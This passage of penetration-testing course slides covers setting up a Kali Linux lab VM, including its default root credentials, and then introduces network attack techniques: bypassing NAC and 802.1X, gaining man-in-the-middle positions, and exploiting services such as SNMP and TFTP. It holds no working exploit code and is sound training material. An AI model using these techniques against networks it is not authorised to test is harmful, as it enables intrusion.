
Copy the Kali Linux 7z file to the Virtual Machine's directory on your host system. Right-click on the Kali Linux file in the Virtual Machine's directory, and select 7-zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click on the Kali directory, then launch VMware by double-clicking the VMX file.



Kali Linux Setup (1)


When you launch VMware with Kali Linux for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I copied it", then click OK. Start the guest to launch the Kali Linux environment.



Kali Setup (2)


After Kali Linux boots, login with the username and password "root" and "toor". Open a terminal prompt and change your root password to something you will remember using the "passwd" utility:

passwd
Enter new UNIX password: ***newpassword***
Retype new UNIX password: ***newpassword***
passwd: password updated successfully



Kali Setup (3)

Next, adjust the properties of the VM's network card, changing it from NAT to Bridged, then click OK.




Exercise - Kali Linux Setup (4)


Configure your system with your assigned IP address using the ifconfig utility, as shown. Ensure you specify a 16-bit subnet mask, as shown.

Set your nameserver to 10.10.10.78 by replacing the /etc/resolv.conf file as shown.


Verify connectivity by pinging files.sec660.org.



Detailed instructions are provided for anyone attending via vLive or OnDemand.




Accessing the Network
Next we'll take a detailed look at how to escalate our privileges to the network, bypassing mechanisms such as NAC, exploiting IEEE 802.1X.



Network Attacks

In the remainder of this sections material, our focus is on exploiting the network itself, and supporting technology. We'll start out by looking at techniques for getting access to the network, though privilege escalation or other means. Once we have access to the network, we'll look at manipulating the network for our benefit. With access and a creatively manipulated network under our control, we'll look at exploiting network services and systems. Throughout the day we'll side-step a little to look at exploiting clients, servers, routers, and switches as well, though our main focus will be toward building a level of access that can be used to exploit and manipulate your target organization.

We won't be able to cover every type of network system in this section, but we'll focus on the common network protocols and architectures found in modern networks. There are a lot of more obscure target systems available with interesting exploitation methods, but these are less commonly applicable compared to common protocols and systems.




Getting Access

The first part of our focus on network attacks will be on getting access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including network admission control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.




Manipulating the Network

With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position of Man-In-The-Middle (MITM) opens up many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MITM opportunities for us to leverage for exploiting vulnerable protocols and configurations.


Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.



Exploiting the Network

Once we have gained access to the network and are in a MITM position, we'll look at our many options to exploit devices and systems. Among our target list will be exploitation opportunities against plaintext and encrypted protocols and custom protocol manipulation as well. We'll look at exploiting critical network services such as SNMP and TFTP, and exploiting common client protocols and update processes. In this section, we'll reinforce all the techniques we've built so far and utilize the skills we've developed to demonstrate to our customers the impact of compromised networks and systems.


Our goal in this final section will be to utilize our network access and network manipulation techniques to exploit vulnerable protocols and systems, demonstrating the impact of attacks and compromises.



Starting with a Port

In our focus for accessing the network, we'll start our course to network exploitation with a port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance), access to a guest network, "utility" network for printers or other networked systems, or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.




NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we have to overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end-users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients are patched with current anti-virus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.



